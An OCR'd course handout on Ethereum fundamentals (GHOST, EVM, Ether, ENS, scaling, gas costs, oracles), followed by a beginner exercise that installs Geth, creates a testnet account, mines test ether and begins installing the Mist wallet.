
Building Ethereum World State




Building Ethereum World State




Building Ethereum World State




Building Ethereum World State




Building Ethereum World State





Building Ethereum World State





Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.
































Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Other components of Ethereum

GHOST Protocol, EVM, Ether…

The "GHOST" Protocol

- **GHOST** == Greedy Heaviest Observed SubTree
  - Blocks can reference multiple predecessors
  - Cumulative difficulty calculation includes "uncles"
  - Blocks that ended up not on main chain still contribute to security
- In reality, simplified version is used
  - Uncles get some subsidy
    - But their transactions don't count, and they don't get fees
  - Removes incentive to continue a fork

Main Components of Ethereum System


- Nodes – http://ethernodes.org
- Accounts – https://etherscan.io/accounts
- Blocks – https://etherscan.io/blocks
- Transactions – https://etherscan.io/txs
  - Transaction execution engine
  - Gas, gas price and fees
- State – https://ethstats.net
- Mining & Proof-of-Work

The Ethereum Virtual Machine

- Simple but powerful Turing-complete 256-bit Virtual Machine
- Accessible from any Ethereum Node in the network
- Crucial role in the consensus engine of the Ethereum system
- Guarantees and fully determines an outcome of an executed code

EVM

- EVM is stack-based VM
  - Uses bytecode to encode the instructions
- Developers use Solidity
  - Compiled to bytecode
- EVM assembly code can also be used
  - For advanced developers



What is Ether?

- **Ether** == value coin of the Ethereum blockchain
  - Symbol – ETH
  - Traded on cryptocurrency exchanges
- Pay in ETH for:
  - Transaction fees
  - Computational services (gas to execute smart contract's code)
- Market price: coinmarketcap.com/currencies/ethereum/

ethereum Accepted here!

ENS

- Ethereum Naming System is the DNS for the Ethereum world
- Maps human-readable name to Ethereum contract or wallet address
- Example: google.com → 146.115.22.177
- Example from Ethereum world: mywallet.eth → 0x80C013d980aB049471c88E1603…
- Based on a smart contract
- https://ens.domains

Wallets: myetherwallet.com, Metamask etc. etc.

Ethereum Problems: Scalability


- Processing around 10 - 15 transactions/second
  - VISA processes around 2000 transactions/second
- Due to the manner in which transactions are validated
  - Maintain a copy of the blockchain
  - Process each transaction made on it

How will Ethereum Scale?

- Sharding
  - Breaks database into pieces
  - Puts each part on a different server
  - Move away from "full" nodes
  - Process isn't exactly trustless
- Off-chain transactions
  - Raiden: payment network, made on off-chain micropayment channels
  - Lifting from the underlying blockchain
  - Can be back to the blockchain anytime

Ethereum Problems: Transaction Costs

- Transactions in Ethereum can be **very expensive**
  - cost = gasConsumed * gasPrice
  - E.g. 210 000 gas * 20 GWei/gas = 0.0042 ETH * 600 USD/ETH = 2.52 USD per transaction
  - Gas price == how much Ether the user is willing to pay per gas



Ethereum Problems: Oracles Problem


- In blockchain networks an **oracle** is provider of data
  - Gives to smart contracts answers to questions about the world
  - E.g. what is the price of BTC or what is the temperature in Sofia
- Holds the power to control what the smart contract does
- Centralized vs. decentralized oracles
- In search of the perfect oracle
  - Augur – http://www.augur.net
  - Gnosis – https://gnosis.pm


augur GNOSIS


Ethereum Useful Resources


- Ethereum Project Website
  - https://www.ethereum.org
- Ethereum Block Explorer
  - https://etherscan.io
- Ethereum Stats
  - https://ethstats.net
- Ethereum Cryptocurrency
  - https://coinmarketcap.com/currencies/ethereum/


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

















Exercises: Playing with Mist

In this exercise we shall install a **Mist** and **Geth** and will play with them. We shall **create account**, **mine ethers** to it, **send ethers** from one account to another.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- Geth is the command line interface for running a **full Ethereum node** implemented in Go. It is one of the most popular Ethereum clients along with Parity. By installing and running Geth, you can take part in the Ethereum frontier live network and interact with it, e.g.
    - Mine ethers
    - Transfer funds between addresses
    - Create contracts and send transactions
    - Explore the block history
    - and much, much more ...
- Mist is a **GUI Ethereum client** and **wallet** software which provides a nice-looking GUI for Geth. It is an Electron-based JavaScript desktop application (a desktop hybrid application with a Web interface).


1. Download and Install Geth

First, let's **install a Geth** on your local machine.

1. Go to https://geth.ethereum.org/downloads/ and choose one of the following files.




2. Then start the downloaded file and **Accept** the agreement.




3. Choose the **Geth** and **Development tools** components and click [**Next**].


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Select the location where you want to install Geth and click [Next].



5. After it is completed, click [Close].



2. Play with Geth

Run Geth and select the Ropsten testnet and open the JavaScript console:

```
geth --testnet console
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Command Prompt - geth --testnet console
C:\Users\nakov>geth --testnet console
INFO [01-12|20:34:21] Starting peer-to-peer node               instance=Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
INFO [01-12|20:34:21] Allocated cache and file handles         database=C:\\Users\\nakov\\AppData\\Roaming\\Ethereum\\te
stnet\\geth\\chaindata cache=128 handles=1024
INFO [01-12|20:34:22] Initialised chain configuration          config="{ChainID: 3 Homestead: 0 DAO: <nil> DAOSupport: t
rue EIP150: 0 EIP155: 10 EIP158: 10 Byzantium: 1700000 Engine: ethash}"
INFO [01-12|20:34:22] Disk storage enabled for ethash caches   dir=C:\\Users\\nakov\\AppData\\Roaming\\Ethereum\\testnet
\\geth\\ethash count=3
INFO [01-12|20:34:22] Disk storage enabled for ethash DAGs     dir=C:\\Users\\nakov\\AppData\\Ethash
                count=2
INFO [01-12|20:34:22] Initialising Ethereum protocol           versions="[63 62]" network=3
INFO [01-12|20:34:22] Loaded most recent local header          number=0 hash=419410…ca4a2d td=1048576
INFO [01-12|20:34:22] Loaded most recent local full block      number=0 hash=419410…ca4a2d td=1048576
INFO [01-12|20:34:22] Loaded most recent local fast block      number=0 hash=419410…ca4a2d td=1048576
INFO [01-12|20:34:22] Loaded local transaction journal         transactions=0 dropped=0
INFO [01-12|20:34:22] Regenerated local transaction journal    transactions=0 accounts=0
INFO [01-12|20:34:22] Starting P2P networking
INFO [01-12|20:34:24] UDP listener up                          self=enode://84c20622050fbf6636c149e724b2b098ecd1885f26a0
6c73c08d810a53caab9d4a6f8467e7a6ec34ce5fb6dd8cff991e10892159af0defe7839b77b0179076f9@[::]:30303
INFO [01-12|20:34:24] RLPx listener up                         self=enode://84c20622050fbf6636c149e724b2b098ecd1885f26a0
6c73c08d810a53caab9d4a6f8467e7a6ec34ce5fb6dd8cff991e10892159af0defe7839b77b0179076f9@[::]:30303
INFO [01-12|20:34:24] IPC endpoint opened: \\.\pipe\geth.ipc
Welcome to the Geth JavaScript console!

instance: Geth/v1.7.3-stable-4bb3c89d/windows-amd64/go1.9
coinbase: 0x9a00e51be7f3822f136d61acc7dba93cf08d1cbe
at block: 0 (Thu, 01 Jan 1970 02:00:00 EET)
 datadir: C:\Users\nakov\AppData\Roaming\Ethereum\testnet
 modules: admin:1.0 debug:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0
```

At the console, you can interactively execute commands, just as in the JavaScript REPL in Node.js.

Display the available **wallets** and **accounts**. Type the following command at the console:

```
personal
```

```
Command Prompt - geth --testnet console
> personal
{
  listAccounts: ["0xba4ac8f79f9ae3525d80730e794d3d3d239099cf"],
  listWallets: [{
      accounts: [{...}],
      status: "Locked",
      url: "keystore://C:\\Users\\nakov\\AppData\\Roaming\\Ethereum\\testnet\\keystore\\UTC--2
018-01-12T19-28-07.577521400Z--ba4ac8f79f9ae3525d80730e794d3d3d239099cf"
  }],
  deriveAccount: function(),
  ecRecover: function(),
  getListAccounts: function(callback),
  getListWallets: function(callback),
  importRawKey: function(),
  lockAccount: function(),
  newAccount: function github.com/ethereum/go-ethereum/console.(*bridge).NewAccount-fm(),
  openWallet: function github.com/ethereum/go-ethereum/console.(*bridge).OpenWallet-fm(),
  sendTransaction: function(),
  sign: function github.com/ethereum/go-ethereum/console.(*bridge).Sign-fm(),
  unlockAccount: function github.com/ethereum/go-ethereum/console.(*bridge).UnlockAccount-fm()

}
>
```

Create a **new account** in your wallet (if you don't have already):

```
personal.newAccount()
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

List all your accounts **again** after you have created a new account:

```
personal
```

Start **CPU mining** inside your local Ethereum node:

```
miner.start()
```

Note that the **mining will happen in your local node only**, because it is not connected to any existing networks. The miner will **mine 5 ETH per ~ 12 seconds** (stored in your first account in your local wallet). If you want your node to process transactions, the miner should be running continuously. The miner's activity looks like this:

```
Command Prompt - geth --testnet console
>
> miner.start()
INFO [01-13|19:24:47] Updated mining threads                  threads=0
INFO [01-13|19:24:47] Transaction pool price threshold updated price=18000000000
InNuFlOl
[> 01-13|19:24:47] Starting mining operation
INFO [01-13|19:24:47] Commit new mining work                  number=21 txs=0 uncles=0 elapsed=508.8µs
INFO [01-13|19:24:50] Successfully sealed new block           number=21 hash=1bf97e…019d09
INFO [01-13|19:24:50] ▯▯ mined potential block                 number=21 hash=1bf97e…019d09
INFO [01-13|19:24:50] Commit new mining work                  number=22 txs=0 uncles=0 elapsed=0s
INFO [01-13|19:24:51] Successfully sealed new block           number=22 hash=7beea0…57ff1e
INFO [01-13|19:24:51] ▯▯ mined potential block                 number=22 hash=7beea0…57ff1e
INFO [01-13|19:24:51] Commit new mining work                  number=23 txs=0 uncles=0 elapsed=0s
INFO [01-13|19:24:54] Successfully sealed new block           number=23 hash=3fd515…0cfa83
INFO [01-13|19:24:54] ▯▯ mined potential block                 number=23 hash=3fd515…0cfa83
INFO [01-13|19:24:54] Commit new mining work                  number=24 txs=0 uncles=0 elapsed=0s

> INFO [01-13|19:24:58] Successfully sealed new block           number=24 hash=2e3560…0f7195
INFO [01-13|19:24:58] ▯▯ mined potential block                 number=24 hash=2e3560…0f7195
INFO [01-13|19:24:58] Commit new mining work                  number=25 txs=0 uncles=0 elapsed=501.7µs
> INFO [01-13|19:25:02] Successfully sealed new block           number=25 hash=363b59…673c40
INFO [01-13|19:25:05] ▯▯ mined potential block                 number=25 hash=363b59…673c40
INFO [01-13|19:25:05] Commit new mining work                  number=26 txs=0 uncles=0 elapsed=0s
```

Check the **account balance** to see how much ETH you have mined:

```
web3.fromWei(eth.getBalance(eth.coinbase))
```


```
Command Prompt - geth --testnet console
INFO [01-13|19:30:37] ▯▯ mined potential block                 number=115 hash=62b0d6…bdfe7d
INFO [01-13|19:30:37] Commit new mining work                  number=116 txs=0 uncles=0 elapsed=0s

INFO [01-13|19:30:37] Successfully sealed new block           number=116 hash=df0cda…d8eb80
INFO [01-13|19:30:37] ▯▯ block reached canonical chain         number=111 hash=f1ac56…7c6837
INFO [01-13|19:30:37] ▯▯ mined potential block                 number=116 hash=df0cda…d8eb80
INFO [01-13|19:30:37] Mining too far in the future            wait=2s

> web3.fromWei(eth.getBalance(eth.coinbase))
580
> INFO [01-13|19:30:39] Commit new mining work                  number=117 txs=0 uncles=0 elapsed=
2.019s
```

3. Download and Install Mist

Now install **Mist** – the official Ethereum **GUI client**, that attaches to your Geth and interacts with it.


1. Go to https://github.com/ethereum/mist/releases/ and download one of the following files:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



